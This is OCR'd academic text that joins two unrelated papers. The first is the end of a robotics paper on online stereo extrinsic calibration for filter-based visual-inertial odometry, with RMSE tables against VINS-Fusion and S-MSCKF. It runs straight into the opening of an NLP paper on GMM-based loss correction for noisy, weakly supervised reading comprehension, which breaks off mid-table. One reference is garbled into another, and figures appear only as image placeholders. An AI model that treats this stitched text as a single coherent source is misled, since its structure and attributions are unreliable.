Our real-world dataset contains two scenes. The first dataset is the outdoor flight scene of UAV at 10m, 25m and 30m altitude. The horizontal trajectory distances are 1km, 1.1km and 2.1km separately, and the trajectories look like rectangles. The second dataset is an outdoor hand-held scene with a total distance of 1.5km. Therefore, all sequences are from large scale scenes. Fig. 3 shows sample images of the self-collected dataset.

B. RMSE comparison

RMSE, root mean square error, is a popular measurement to evaluate estimation accuracy. In the experiment, we compare proposed method with S-MSCKF and VINS-Fusion. The former is also based on MSCFK framework which cannot estimate stereo extrinsic online. The latter is an optimization based stereo VIO, which can estimate extrinsic between IMU and every camera. For fairness, we turn off the loop closure mode of VINS-Fusion.

In some cases, as the proposed algorithm has a relatively large initial threshold in frontend, we only compare trajectories after 30s.

Figure 2. The device we used for our dataset. It contains oblique top-down global shutter stereo camera(AR0135, 30Hz) with 752×480 resolution and it contains a build-in IMU (ICM20602, 500Hz).

1) In EuRoC dataset

In Table 1, when the initial stereo extrinsic is normal, VINS-Fusion performs the best, and our method performs similarly to original S-MSCKF. Although VINS-Fusion has higher accuracy, it consumes more computational resource because of too many variables optimized at the same time (see the detail comparison in [2]), and the average CPU load on our machine is about 146%. On the contrary, the proposed method is filter-based. Thus, it has the advantage of both high efficiency and lightweight. The average CPU load of our method is only about 57%, which is less than 1/2 of VINS-Fusion. Our method is similar with S-MSCKF in terms of CPU load.

In Table 2, as expected, benefited from the online stereo extrinsic calibration, the estimation results with the initial noise in stereo extrinsic of our algorithm and VINS-Fusion are not degraded significantly compared with no noise situations. However, without stereo extrinsic estimation, S-MSCKF performs badly or even diverges.

2) In large scale environment

In large scale environment, the estimation accuracy of proposed method is similar with VINS-Fusion, both of which are superior to S-MSCKF. Especially in the handheld data (Fig. 4), because there is no stereo baseline estimation, the estimated scale of S-MSCKF has a large error. It indicates that in the large scale environment, online stereo extrinsic estimation is crucial for scale estimation.

Similarly, with stereo extrinsic containing initial noise, the proposed algorithm and VINS-Fusion still work well in most cases, but S-MSCKF diverges. Hence, the robustness of our method is validated.

C. Stereo extrinsic estimation result

As can be seen from Table 3, with different perturbations to X and Y direction of the initial stereo extrinsic parameters, our method can converge to be approximately the same as the off-line calibration results. Specifically, for errors in translation in X or Y axis, most of the final errors are limited to below 0.5 mm. For errors in any direction of rotation, the final error is controlled under 0.1 degree. It should be noted that in Z axis of translation, all final errors are around 5 mm, including the case with normal initial stereo extrinsic parameters. An intuitive explanation is that the Z axis of stereo camera device is aligned with UAV heading direction in EuRoC dataset. Almost all the time UAV moves towards the heading direction, which leads to a bigger error in the estimated offset along the depth direction.

Fig. 5 shows that, with different initial artificial perturbations, the estimated translation in X axis and rotation in yaw direction between two cameras change with time. The figure shows that in about 30 seconds the estimated translation in X axis converges, and in 5 seconds the estimated rotation in yaw converges. These results indicate that the proposed algorithm can effectively estimate the stereo extrinsic in a timely manner.




Figure 3. Sample images of large scale dataset. (a) and (b) are the images when the UAV is flying on 30 meters height. (c) and (d) are the images when the device is held by hand.

TABLE I. RMSE (m) comparison with normal initial stereo extrinsic. For EuRoC dataset, only trajectories after 30s were considered.

Data sequences	VINS-Fusion	S-MSCKF	Our Method
MH_03	0.080	0.211	0.223
MH_04	0.110	0.373	0.315
V1_03	0.129	0.260	0.195
V2_01	0.079	0.110	0.091
V2_02	0.035	0.139	0.163
UAV_10m	2.935	4.417	3.737
UAV_25m	4.068	4.674	4.768
UAV_30m	15.976	19.328	13.866
Hand_Held	14.223	41.969	9.480

TABLE II. RMSE (m) comparison with bad initial stereo extrinsic (added 2 deg. error in Z axis for rotation and 5mm error in baseline for translation). Only trajectories after 30s were considered, as it took time to estimate appropriate stereo extrinsic for filter-based method.

Data sequences	VINS-Fusion	S-MSCKF	Our Method
MH_03	0.087	-	0.302
MH_04	0.102	1.659	0.337
V1_03	0.195	0.585	0.235
V2_01	0.154	0.724	0.127
V2_02	0.067	0.454	0.165
UAV_10m	2.950	-	4.930
UAV_25m	4.076	-	11.213
UAV_30m	-	-	-
Hand_Held	18.610	-	24.861





Figure 4. The estimated trajectories with good initial stereo extrinsic in hand held outdoor environment aligned to Google Map. VINS-Fusion (red), S-MSCKF (blue), our method (yellow) and GPS (green).


V. CONCLUSION

In this paper, we have presented an approach for online estimation of stereo extrinsic parameters based on S-MSCKF framework. The key component of our formulation is that the stereo extrinsic parameter E_1 is explicitly included in state variables, and the model between E_1 error and feature reprojection error is formulated. The resulting stereo VIO system significantly reduces the dependency on accurate offline stereo calibration. At the same time, the robustness and accuracy of the system are improved. Based on the experiments using EuRoC and real-world datasets, our scheme significantly outperforms the original S-MSCKF when there are perturbations to camera parameters. Especially, given inaccurate extrinsic parameters, our method can converge to an accurate estimation of extrinsic parameters over a few dozens of seconds. Since our method is filter-based, the computational requirement is much lower than those of optimization-based methods (e.g. VINS-Fusion), without significantly degrading the accuracy and robustness of the algorithm.

In future work, we will focus on real-time evaluation of the certainty of stereo extrinsic parameters.



(a)



(b)

Figure 5. With different initial artifical perturbations, estimated baseline (translation in X axis) and rotation in yaw between two cameras changing with time compared with offline calibration results using V2_02_medium data of EuRoC. (a) shows the translation and (b) shows the rotation.

TABLE III. Given different artificial initial perturbations, the final estimation errors of translation (mm) and rotation (Euler Angles in degree) between two cameras compared to the offline calibration ground truth. V2_02_medium data sequence of EuRoC is used in this experiment.

Errors in translation	**-10 mm**	**-7 mm**	**0 mm**	**+7 mm**	**+10 mm**
X	0.127	0.295	0.547	0.442	0.838
Y	0.248	-0.026	-0.204	-0.020	-0.040
Z	5.425	5.720	5.253	5.547	5.554
Errors in rotation	**-3 deg**	**-1.5 deg**	**0 deg**	**+1.5 deg**	**+3 deg**
Roll	0.096	0.097	0.093	0.096	0.087
Pitch	-0.078	-0.077	-0.080	-0.080	-0.086
Yaw	0.027	0.026	0.027	0.025	0.026

REFERENCES

[1] A. I. Mourikis and S. I. Roumeliotis, "A multi-state constraint kalman filter for vision-aided inertial navigation," inProceedings 2007 IEEE International Conference on Robotics and Automation, pp. 3565 – 3572,2007.

[2] K. Sun, K. Mohta, B. Pfrommer, M. Watterson, S. Liu, Y. Mulgaonkar,C. J. Taylor, and V. Kumar, "Robust stereo visual inertial odometry forfast autonomous flight," IEEE Robotics and Automation Letters, vol. 3,pp. 965 – 972, April 2018.[3] M. Brossard, S. Bonnabel, and J.

[3] T. Qin, J. Pan, S. Cao, and S. Shen, "A general optimization-based framework for local odometry estimation with multiple sensors", arXiv preprint arXiv:1901.03638, 2019.

[4] T. Qin and S. Shen, "Online temporal calibration for monocular visual-inertial systems", in 2018 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS), IEEE, 2018, pp. 3662–3669.

[5] S. Weiss, M. W. Achtelik, S. Lynen, M. Chli, and R. Siegwart, "Real-time onboard visual-inertial state estimation and self-calibration of MAVs in unknown environments," Robotics and Automation (ICRA), 2012 IEEE International Conference on, pp. 957-964, 2012.

[6] S. Shen, Y. Mulgaonkar, N. Michael, and V. Kumar, "Multi-sensor fusion for robust autonomous flight in indoor and outdoor environments with a rotorcraft MAV," Robotics and Automation (ICRA), 2014 IEEE International Conference on, pp. 4974-4981, 2014.

[7] Stefan Leutenegger, Simon Lynen, Michael Bosse, Roland Siegwart and Paul Timothy Furgale. Keyframe-based visual-inertial odometry using nonlinear optimization. The International Journal of Robotics Research, 2015.
[8] Hansen P, Alismail H, Rander P, et al. Online continuous stereo extrinsic parameter estimation[C]//2012 IEEE Conference on Computer Vision and Pattern Recognition. IEEE, 2012: 1059-1066.
[9] Ling Y, Shen S. High-precision online markerless stereo extrinsic calibration[C]//2016 IEEE/RSJ International Conference on Intelligent Robots and Systems (IROS). IEEE, 2016: 1771-1778.
[10] N. Trawny and S. Roumeliotis, "Indirect Kalman filter for 6D pose estimation," University of Minnesota, Dept. of Comp. Sci. & Eng., Tech. Rep, vol. 2, 2005.
[11] Li, M. and Mourikis, A. I. (2011). Consistency of EKF-based visual-inertial odometry. Technical report, University of California Riverside. www.ee.ucr.edu/~mourikis/tech reports/VIO.pdf.
[12] J. Sola`, "Quaternion kinematics for the error-state kalman filter," CoRR, vol. abs/1711.02508, 2017.
[13] L. Clement, V. Peretroukhin, J. Lambert, and J. Kelly. The battle for filter supremacy: A comparative study of the multi-state constraint kalman filter and the sliding window filter. In Computer and Robot Vision (CRV), 2015 12th Conference on, pages 23–30, 2015.
[14] Y. Yang, J. Maley, and G. Huang, "Null-space-based marginalization: Analysis and algorithm," in Proc. IEEE/RSJ International Conference on Intelligent Robots and Systems, Vancouver, Canada, Sep. 24-28, 2017, pp. 6749-6755.
[15] J. A. Hesch, D. G. Kottas, S. L. Bowman, and S. I. Roumeliotis, "Observability-constrained vision-aided inertial navigation," University of Minnesota, Dept. of Comp. Sci. & Eng., MARS Lab, Tech. Rep, vol. 1, 2012.
[16] M. Trajkovic´ and M. Hedley, "Fast corner detection," Image and vision computing, vol. 16, no. 2, pp. 75–87, 1998.
[17] B. D. Lucas and T. Kanade, "An iterative image registration technique with an application to stereo vision (ijcai)," Proceedings of the 7th International Joint Conference on Artificial Intelligence (IJCAI '81), pp. 674–679, April 1981.
[18] Burri M, Nikolic J, Gohl P, et al. The EuRoC micro aerial vehicle datasets[J]. The International Journal of Robotics Research, 2016, 35(10): 1157-1163.
[19] Rehder J, Nikolic J, Schneider T, et al. Extending kalibr: Calibrating the extrinsics of multiple IMUs and of individual axes[C]//2016 IEEE International Conference on Robotics and Automation (ICRA). IEEE, 2016: 4304-4311.

Learn with Noisy Data via Unsupervised Loss Correction for Weakly Supervised Reading Comprehension

Xuemiao Zhang[1], **Kun Zhou**[3], **Sirui Wang**[4], **Fuzheng Zhang**[4], **Zhongyuan Wang**[4], **Junfei Liu**[2] *
[1]School of Software and Microelectronics, Peking University, Beijing, China
[2]National Engineering Research Center for Software Engineering, Peking University, Beijing, China
[3]Renmin University of China, Beijing, China
[4]Meituan-Dianping Group
{zhangxuemiao,liujunfei}@pku.edu.cn,francis_kun_zhou@163.com
{wangsirui,zhangfuzheng}@meituan.com,wzhy@outlook.com

Abstract

Weakly supervised machine reading comprehension (MRC) task is practical and promising for its easily available and massive training data, but inevitablely introduces noise. Existing related methods usually incorporate extra submodels to help filter noise before the noisy data is input to main models. However, these multistage methods often make training difficult, and the qualities of submodels are hard to be controlled. In this paper, we first explore and analyze the essential characteristics of noise from the perspective of loss distribution, and find that in the early stage of training, noisy samples usually lead to significantly larger loss values than clean ones. Based on the observation, we propose a hierarchical loss correction strategy to avoid fitting noise and enhance clean supervision signals, including using an unsupervisedly fitted Gaussian mixture model to calculate the weight factors for all losses to correct the loss distribution, and employ a hard bootstrapping loss to modify loss function. Experimental results on different weakly supervised MRC datasets show that the proposed methods can help improve models significantly.

1 Introduction

Machine reading comprehension (MRC) (Rajpurkar et al., 2016) is a well-known NLP task, and has made significant progress in recent years (Yu et al., 2018; Devlin et al., 2019; Gong et al., 2020; Yuan et al., 2020). To learn a well-performed MRC system, large amount of human annotated data is required. However, human annotation is high-cost in real-world application, and it is hard to control the quality for some of hard instances. Recent approach (Joshi et al., 2017) utilized a distantly supervised method to collect the excerpts for answers. It greatly scales up the dataset and reduces the cost, but introduces more harmful noisy samples inevitably. There are many of approaches proposed to filter noise for question answering (QA) recently. Lin et al. (2018) and Lee et al. (2019a) adopted a paragraph selector to calculate confidences of paragraphs to help filter noisy ones before they are input into the main model. Niu et al. (2020) designed a submodel to generate labels to supervise the training of the selector. Back to MRC, Lee et al. (2019b) further proposed to generate labels for unlabeled samples, then train an extra *Refinery* model to refine the overall labels for multilingual MRC task with limited training data.

Admittedly, these multistage methods have achieved certain improvements, but rely heavily on the selector, retriever or refinery. The qualities of these complementary models are hard to be controlled, and make training difficult. In fact, we can explore another novel idea that exploits the essential characteristics of noise itself to help alleviate its effect for MRC task. Inspired by the idea of learning with noisy labels in image classification (Arazo et al., 2019), we explore and find that the loss distribution of weakly supervised MRC training data has inspiring characteristics. As shown in Figure 1 (a), at the beginning of training, losses of noisy samples are generally greater than losses of clean samples significantly. And in Figure 1 (b), during training, the losses of all samples roughly converge into two clusters according to values. In addition, we have noticed that without correction, noise tends to attract more attention due to

*Corresponding author: Junfei Liu (liujunfei@pku.edu.cn)

the produced larger loss, which causes the model optimized into wrong direction easily. We argue that it is one of the essential reasons why the performance will be hurt by much noise.

In this paper, our main idea for improving original models is to correct the loss distribution based on the above findings, which reduces losses of noisy samples thus avoiding fitting noise and pushes models to pay more attention to the supervision signals from clean data, as shown in Figure 2. Specifically, instead of modifying the original structures of previous well-performing models, we first choose to fit a 2-component Gaussian mixture model (GMM) to loss distribution unsupervisedly, then infer the probabilities of samples being clean or noisy through the posterior probability provided by GMM. Note that we have verified in Section 5.2 that the noise recognition accuracy can even exceed 90% by GMM. Based on the inferred results of GMM, we then automatically produce weight factors for all losses. Specifically, we assign larger factors to losses that have higher probabilities of being clean samples by GMM, while assign lowers ones to losses that are more likely to be noisy. Note that in the traditional case without correction, the weight factors of all losses can be regarded as an uniform distribution. In addition, we also propose to use the hard bootstrapping loss to replace standard cross-entropy loss to further correct loss values of the individual samples to further avoid fitting noise.

Our contributions are summarized as: (1) We explore the essential characteristics of noise in weakly supervised MRC from the perspective of loss distribution, and offer new ideas for this task and other related NLP tasks in weakly supervised manner; (2) We propose the hierarchical loss correction method to avoid fitting noise and strengthen the supervision from clean samples, which uses unsupervisedly fitted GMM to calculate weight factors for correcting loss distribution, and uses hard bootstrapping loss to modify loss function; (3) We conduct ample experiments on two types of multiple weakly supervised datasets, and experimental results show that the proposed method can improve models significantly.

2 Preliminaries

2.1 Problem Formulation

The typical machine reading comprehension (MRC) task focuses on learning a model $h_\theta(x)$ to answer a question q given the excerpt evidence e derived from excerpt set $\mathcal{E}$. The training set can be formalized into a set of triple examples $\mathcal{D} = \{(q_i, e_i, a_i)|i = 1, ..., N\}$, where N is the number of examples in $\mathcal{D}$, $q_i = \{w_1^{q_i}, w_2^{q_i}, \ldots, w_n^{q_i}\}$ is the question with n tokens, $e_i = \{w_1^{e_i}, w_2^{e_i}, \ldots, w_m^{e_i}\}$ is the excerpt evidence with m tokens, $a_i = \{w_i^{e_i}, w_{i+1}^{e_i}, \ldots, w_{i+s-1}^{e_i}\}$ is a substring from e_i, and defines the golden answer to q_i. Following Devlin et al. (2018) and Joshi et al. (2017), this task can be formulated as to predict an answer span, i.e., the start and end indices of answer a_i in excerpt e_i.

TriviaQA (Joshi et al., 2017) contains a distantly supervised MRC dataset, whose evidences are gathered automatically, with the assumption of distant supervision that the presence of the answer string in an evidence document implies that the document does answer the question. Formally, in the distantly supervised MRC task, e_i is set to a set of excerpts, and training data is formalized as $\mathcal{D}_{ds} = \{(q_i, \{e_{ij}\}_{j=1}^M, a_i)|i = 1, ..., N\}$, where M is the number of excerpts. Although all excerpts in the set contain answer strings, there is no guarantee that answers to questions will be derived from the excerpts. When aligned to standard MRC data, a sample of distant supervised data $(q_i, \{D_i^1, D_i^2, \ldots, D_i^M\}, a_i)$ can be expanded into M samples in standard format $\{(q_i, D_i^1, a_i), (q_i, D_i^2, a_i), \ldots, (q_i, D_i^M, a_i)\}$. Obviously this automated operation can easily obtain a large number of training data, but inevitably introduces a lot of noise, which will hurt the model's performance.

In this paper, we consider such a more common and general weakly supervised MRC scenario, which extends from the distantly supervised MRC task (Joshi et al., 2017): in the training set $\mathcal{D}$, both the excerpts and the answer spans may be noisy. That is, not only do the excerpt e_i not guaranteed to provide the evidence to answer the question q_i, but the answer span a_i itself is likely to be noise. Anyway, $x_i \in \mathcal{D}$ is a noisy sample when excerpt evidence e_i or answer span a_i is noisy. We focus on improving the models on weakly supervised MRC training data.

2.2 Empirical Explorations


Typical MRC models usually learn the model parameters θ by minimizing the following loss function:

$$\mathcal{L} = -\sum_{i=1}^{N} log(P_{s_i}^1) + log(P_{e_i}^2) = -\sum_{i=1}^{N} y_i^T \log(P(a_i|e_i, q_i)) = -\sum_{i=1}^{N} y_i^T \log(h_\theta(x_i)) \quad (1)$$

where s_i and e_i of answer a_i are the start and end positions in excerpt e_i for sample x_i. $P_{s_i}^1$ and $P_{e_i}^2$ are the probabilities of the starting and ending position, respectively. y_i defines the label of the start and end indices. $h_\theta(x)$ defines the softmax probability produced by the model.

Taking Eq. (1) as the loss function, we train MRC models on weakly supervised datasets and record the entire loss convergence process, and collect all samples' losses computed by a trained model instance, as shown in Figure 1. From Figure 1(a), we can find that in the early stages of training, noise samples usually lead to significantly larger losses than clean samples. And from Figure 1(b), the losses of the entire dataset can be roughly divided into two clusters, we argue that the cluster with larger mean loss value corresponds to noisy samples, and conversely the other corresponds to clean samples.

These observations intuitively suggest that we can use a 2-component mixture model to unsupervisedly fit the overall loss distribution, where two independent components correspond to the loss distributions caused by noise and clean data, respectively. During training, we can reasonably correct the loss distribution before the loss back propagation by using the mixture model to infer whether the losses come from noise or clean data, thereby reducing disturbance from noise and pushing the model to pay more attention to the supervision signals from clean data. It is worth noting that the entire process does not use any additional supervision signals, but it gives the model much additional important information.



(a) (b)

Figure 1: Analysis of loss characteristics. (a): Comparison of loss convergence processes when training on original SQuAD data and noisy SQuAD data with 80% noise; (b): Frequency distribution histogram of losses obtained by infering all samples of distantly supervised TriviaQA data using a model instance.

3 Methodology

We propose hierarchical loss correction strategy to avoid fitting noise and enhance supervision signals from clean samples. The overall framework of the proposed methods is shown in Figure 2. We first *model loss* by fitting a GMM, then perform *loss correction* operation before back propagation.

3.1 Modeling Loss

Based on observations in Section 2.2, we can effectively infer whether a sample is more likely to be clean or noisy by fitting a probability distribution model to the losses of all training data. Intuitively, we argue that losses corresponding to clean and noisy samples obey two independent probability distributions, respectively. Therefore, losses of all training samples obey a mixture probability distribution composed of the above two distributions. We employ the widely used unsupervised GMM to fit the losses, since




Figure 2: The framework of the proposed methods. Original losses are computed by aligning the predictions with the ground truth. A GMM is fitted to them to give the posterior probabilities to compute the corrected loss distribution for actual back propagation. original losses are used during pretraining.

loss histogram in Figure 3 shows Gaussian distribution is suitable, which has good mathematical properties. Specifically, we use 2-component GMM to fit the loss distributions of clean and noisy samples, respectively. Next, we introduce how to fit GMM to losses unsupervisedly and use it to model noise.

We assume that the observed losses $\boldsymbol{l} = \{l_i\}_{i=1}^{N}$ can be generated by a GMM θ_G:

$$P(\boldsymbol{l}|\theta_G) = \sum_{i=1}^{K} \alpha_k \phi(\boldsymbol{l}|\theta_k) \tag{2}$$

where $\theta_G = (\alpha_1, \alpha_2, \ldots, \alpha_K; \theta_1, \theta_2, \ldots, \theta_K)$, θ_k are parameters of the k-th Gaussian component and α_k are mixing coefficients for the convex combination of each individual probability density function (PDF) $p(\boldsymbol{l}|\theta_k)$. We employ the Expectation Maximization (EM) algorithm to fit GMM to the observed losses.

Specifically, we define the latent variables $\hat{\gamma}_{jk}$ to be the posterior probability of the point l_j having been generated by mixture component θ_k, where $j = 1, 2, \ldots, N, k = 1, 2, \ldots, K$. In the E-step we fix the parameters α_k, θ_k and update the latent variables using Bayes rule:

$$\hat{\gamma}_{jk} = E(\gamma_{jk}|\boldsymbol{l}, \theta_G) = P(\gamma_{jk} = 1|\boldsymbol{l}, \theta_G) = \frac{\alpha_k \phi(l_j|\theta_k)}{\sum_{k=1}^{K} \alpha_k \phi(l_j|\theta_k)} \tag{3}$$

And given fixed $\hat{\gamma}_{jk}$, the M-step estimates parameters $\hat{\mu}_k$, $\hat{\delta}_k$ of the Gaussian distribution, and $\hat{\alpha}_k$ as:

$$\hat{\mu}_k = \frac{\sum_{j=1}^{N} \hat{\gamma}_{jk} l_j}{\sum_{j=1}^{N} \hat{\gamma}_{jk}}; \hat{\sigma}_k = \frac{\sum_{j=1}^{N} \hat{\gamma}_{jk} (l_j - \mu_k)^2}{\sum_{j=1}^{N} \hat{\gamma}_{jk}}; \hat{\alpha}_k = \frac{\sum_{j=1}^{N} \hat{\gamma}_{jk}}{N} \tag{4}$$

Repeat the above calculation until convergence or the iterations exceeds the maximum limitation.

Given a fitted GMM, we can effectively model the losses. Specifically, we calculate the probability of a sample being clean or noisy through the posterior probability as follows:

$$p(\theta_k|l_i) = \frac{p(\theta_k) p(l_i|\theta_k)}{p(l_i)} \tag{5}$$

We use the component θ_k with the smallest mean μ_k to represent the loss distribution of clean samples.

3.2 Hierarchical Loss Correction

We further consider correcting losses to avoid fitting noise. The correction process includes hierarchical operations, fine-grained loss function correction and high-level loss distribution correction.

Since standard cross-entropy (CE) in loss Eq. (1) is ill-suited to deal with noisy samples because the model will exploit wrong knowledge from noisy samples (Zhang et al., 2017), it is replaced with the hard bootstrapping loss (Reed et al., 2015) to correct the training objective and alleviate the disturbance of noise, which deals with noisy samples by adding a perception term to CE loss:

$$\mathcal{L}_{hard} = -\sum_{i=1}^{N} (\beta y_i + (1-\beta) z_i)^T) log(h_i) \tag{6}$$

where $z_i := \mathbb{1}[k = \arg\max h_j, j = 1, \ldots, N]$, β weights the model prediction z_i in the loss function. Following Reed et al. (2015), we set $\beta = 0.8, \forall i$.

We further propose to correct the loss distribution based on the posterior probability by GMM. Generally, neural MRC models are trained by stochastic gradient descend (SGD) approach, in which losses directly affect the calculation of gradients, which in turn affect the optimization process, so that samples with larger losses have more influence. Traditional models trained on clean data try to fit all losses with the intuition that the under-fitting leads to large losses. But when training on noisy data, we argue large losses are more likely to be caused by noise and need to be corrected. We correct entire loss distribution by using GMM to infer the possibilities that samples are clean, and adopting a softmax operation to assign larger weight factors to the samples with higher probabilities and lower ones to others. The loss distribution correction operation with weight factors is given as:

$$\mathcal{L}_{correct} = \sum_{i=1}^{N} \frac{1}{Z} e^{\frac{p(k=k_c|l_i^{hard})}{T}} l_i^{hard} \tag{7}$$

where $Z = \sum_{j=1}^{N} e^{\frac{p(k=k_c|l_j^{hard})}{T}}$ is the normalization factor, $k_c = \arg\min(\theta_G.means)$ is the Gaussian component with the smallest value of mean parameter in GMM model θ_G, indicating that it is clean component fitted to the clean data, and T is the temperature parameter.

Algorithm 1: Loss correction process for reading comprehension question answering.

Input: Training epoch number K; training data size N; train triple samples $\{x_i\}_{i=1}^{N}$; GMM refitting frequency f; the size of mini-batch b.

initialize MRC model θ;
Pretrain θ with original losses by standard cross entropy;
for $k \leftarrow 1$ *to* K **do**
  if $k \ \% \ f == 0$ **then**
    Compute all losses $\boldsymbol{l}$ of all samples $\{x_i\}_{i=1}^{N}$ by Eq. (6);
    Fit GMM θ_G to all losses $\boldsymbol{l}$ using EM algorithm as Eq. (3) and Eq. (4);
    $k_c \leftarrow \arg\min(\theta_G.means)$ // choosing the Gaussian component with the smallest mean value to represent the distribution of clean data;
  for *mini-batch in batches of epoch* **do**
    Compute batch losses $\boldsymbol{l}_{hard}$ of the mini-batch samples $\{x_i\}_{i}^{b}$ by Eq. (6);
    Compute posterior probabilities $\{p(k = k_c|l_i)\}_{i=1}^{b}$ for $\boldsymbol{l}_{hard}$;
    Compute corrected batch losses $\boldsymbol{l}_{hard}^{c}$ by Eq. (7);
    Loss back propagation from $\boldsymbol{l}_{hard}^{c}$ and updata θ;

3.3 Overviews

In summary, the framework of the proposed methods is shown in Figure 2, and we train the improved moels according to Algorithm 1. In practice, we first pretrain the original model using standard CE. Then, we compute the bootstrapping losses, and fit a 2-component GMM to these losses using EM algorithm and record the clean Gaussian component with minimum mean value. In each training step, we compute batch losses of the batch samples and the probabilities of these samples being clean, then employ a softmax operation to compute the weight factors to further calculate the corrected losses. At the end of the step, we do back propagation based on the corrected losses.

4 Experimental Setup

4.1 Datasets

SQuAD. SQuAD (Rajpurkar et al., 2016) is a standard and high-quality MRC dataset. The annotators were asked to write more than 100,000 questions and select a span of arbitrary length from the given Wikipedia paragraph to answer the question. In practice, we use the SQuAD v1.1, and randomly select a certain percentage of samples to add noise to them. For each noisy sample, we randomly select a

continuous sequence of tokens from the evidence paragraph to replace the original label. Note that in this scenario, the answer is noisy. In order to fully explore the influence of noise, we generate 4 noisy training data, and their noise ratios are 0.2, 0.4, 0.6 and 0.8, respectively.

TriviaQA. TriviaQA (Joshi et al., 2017) is a collection of trivia question-answer pairs that were scraped from the web. We use their distantly supervised MRC dataset whose excerpt evidences are scraped from Wikipedia. We convert TriviaQA into a weakly supervised data format that conforms to the definition in the section 2.1. Note that, in this scenario, the evidence file is noisy. However, unlike the randomly created noise in squad, noise in TriviaQA is real in natural scenes.

4.2 Setup

Baselines. We use two widely used models (Cui et al., 2019; Lee et al., 2019b), and a shrunken model as the baselines. **BERT**: We modify a pre-trained uncased BERT (Devlin et al., 2018) model on a masked language task to MRC task by mapping the features extracted by BERT into the inferencing position logits to predict answer spans through a dense layer. **BiDAF**: Seo et al. (2016) proposed a multistage hierarchical process, which represents context at different levels of granularity, and uses a two-way attention flow mechanism to obtain query-aware context representation, we follow the implementation setting of original BiDAF. **BiDAF**$_m$: To explore the impact of model capacity on the proposed methods, we build a mini version of BiDAF, denoted BiDAFm, by reducing the amount of parameters; specifically, we set word dimension to 50 (original 100), char channel size to 20 (original 100), hidden size of LSTM to 35 (original 100), char channel width to 2 (original 5) and char dimension to 3 (original 8).

Evaluation Metrics. Following Chen et al. (2017) and Lee et al. (2019b), we use these two official evaluation metrics to evaluate our models, namely ExactMatch (EM) and F1 score. Among them, EM evaluates the percentage of prediction answers that exactly match one of the ground truth ones and F1 score can measure the average overlap between the prediction and ground truth answer. And we directly use the official evaluation script provided by SQuAD v1.1 for evaluation.

Settings. We implement the proposed methods by employing the loss correction strategies based on the above three baselines, including using a mixture probability distribution model to fit to losses of models, which in turn helps correct the loss distribution, and replacing the cross-entropy loss in Eq. (6) to the hard bootstrap loss which is more suitable for processing noisy data. Based on these settings, we retrain these new models in the same experimental environment. In practice, for mixture models, we use 2-component GMM, and its max iteration number is set to 100. We use Glove pretrained embeddings to initialize word embedding in BiDAF. We set β in hard bootstrapping loss to 0.8, set learning rate in BERT and BiDAF to 0.0005 and 0.001, respectively, and set temperature T to 1.0. We bounding the loss observations in $[\epsilon, 1-\epsilon]$ instead of $[0, 1]$ ($\epsilon = e-4$ in practice) to sidesteps this issue that EM algorithm will become numerically unstable when the observations are very near 0 and 1.

5 Results and Analysis

5.1 Experimental Results

Table 1 shows the evaluation results of the baselines and the improved models using the proposed methods on EM and F1 metrics. We can find that our methods make the original well-performed models achieve a further significant performance improvement on the real distantly supervised TriviaQA dataset. Among them, the improved model based on BERT improves by 13.9% and 10.0% on the EM and F1 respectively, and the improved model based on BiDAF$_m$ improves by 17.4% and 13.2%, respectively. It shows that the proposed methods can effectively improve the models training on noisy data. On noisy SQuADs with different ratios of noise, our methods can still significantly improve models. Taking SQuAD with 60% noise as an example, the improved model based on BiDAF has improved 10.42 percentage points (29.4%) and 9.50 points (21.1%) on EM and F1, respectively. The improved model based on BERT has improved 8.07 percentage points (20.6%) and 8.20 points (16.6%), respectively. It shows that the proposed methods can indeed help reduce the disturbance of noise on the model, and this ability can be clearly reflected on different data sets.

Model		SQuAD										TriviaQA	
		clean		noise-0.2		noise-0.4		noise-0.6		noise-0.8			
		EM	F1	EM	F1	EM	F1	EM	F1	EM	F1	EM	F1
BiDAF_m	OR	60.19	71.87	58.13	69.53	54.08	65.99	38.92	50.79	5.07	7.38	17.41	22.24
	HB	-	-	58.50	70.23	54.47	66.21	42.81	52.05	6.40	8.92	19.22	23.32
